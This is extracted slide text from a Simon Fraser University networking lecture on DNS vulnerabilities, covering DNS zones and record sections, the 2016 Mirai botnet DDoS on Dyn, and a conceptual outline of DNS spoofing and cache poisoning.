
Spring 2020

DNS Vulnerabilities

Instructor: Khaled Diab


Domain Name System (DNS)

- Option #2: Hosts ask another system about this mapping



Recent Incident: DDoS on Dyn Servers


- Massive Internet disruption in 2016
- Many affected clients and businesses
- DDoS on Dyn's DNS servers
 - Attackers use infected IoT devices with Mirai botnet
- Three charges announced later in 2017



DNS Attacks Overview

- DDoS attacks
 - Launching DDoS attacks on DNS servers
 - If popular servers don't work → the Internet will not work!
- DNS spoofing attacks
 - provide incorrect IP addresses to victims

DNS Spoofing Attacks




- ① Attacks on compromised machine
- ② Attacks on user machines
- ③ Attacks on local DNS server

DNS servers on the Internet

DNS Spoofing Attacks

- Attacks based on sending spoofed DNS replies
- DNS cache poisoning attacks:
 - Local attacks: The attacker is on **the same** network
 - Remote attacks: The attacker is on a **different** network
 - Why does it matter?

DNS Cache Poisoning: Local Attack



Questions



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

DNS Vulnerabilities

Instructor: Khaled Diab


Recall: Domain Name System (DNS)

- The Internet phone book
- A distributed system that maintains the mapping between domain name and IP address
- A core component in the Internet
- Attacks on DNS may result in:
 - massive Internet shutdown
 - traffic directed to attacker's servers

Recall: DNS Zones

- DNS is organized into *zones* for management purposes
- Each zone:
 - groups a contiguous domains and sub-domains, and
 - assigns the management authority to an entity
- The nameserver of a zone maintains DNS records for all domains managed by this zone
- A domain can be managed by multiple authorities
 - If it's divided into multiple zones

Local DNS Server and the Iterative Query



DNS Records

- The DNS packet contains records
- DNS records are organized in four sections:
 - Question section: a record describing the query
 - Answer section: records to answer the question
 - Authority section: records pointing to authoritative nameservers
 - Additional section: records related to the query

DNS Records

Question Record

Name	Record Type	Class
www.example.com	"A"	Internet

Answer Record and Additional Record

Name	Record Type	Class	TTL	Data Length	Data: IP address
www.example.com	"A"	Internet	(seconds)	4	1.2.3.4

Authority Record

Name	Record Type	Class	TTL	Data Length	Data: IP address
example.com	"NS"	Internet	(seconds)	13	ns.example.com

DNS Header

Domain Name System (DNS)								
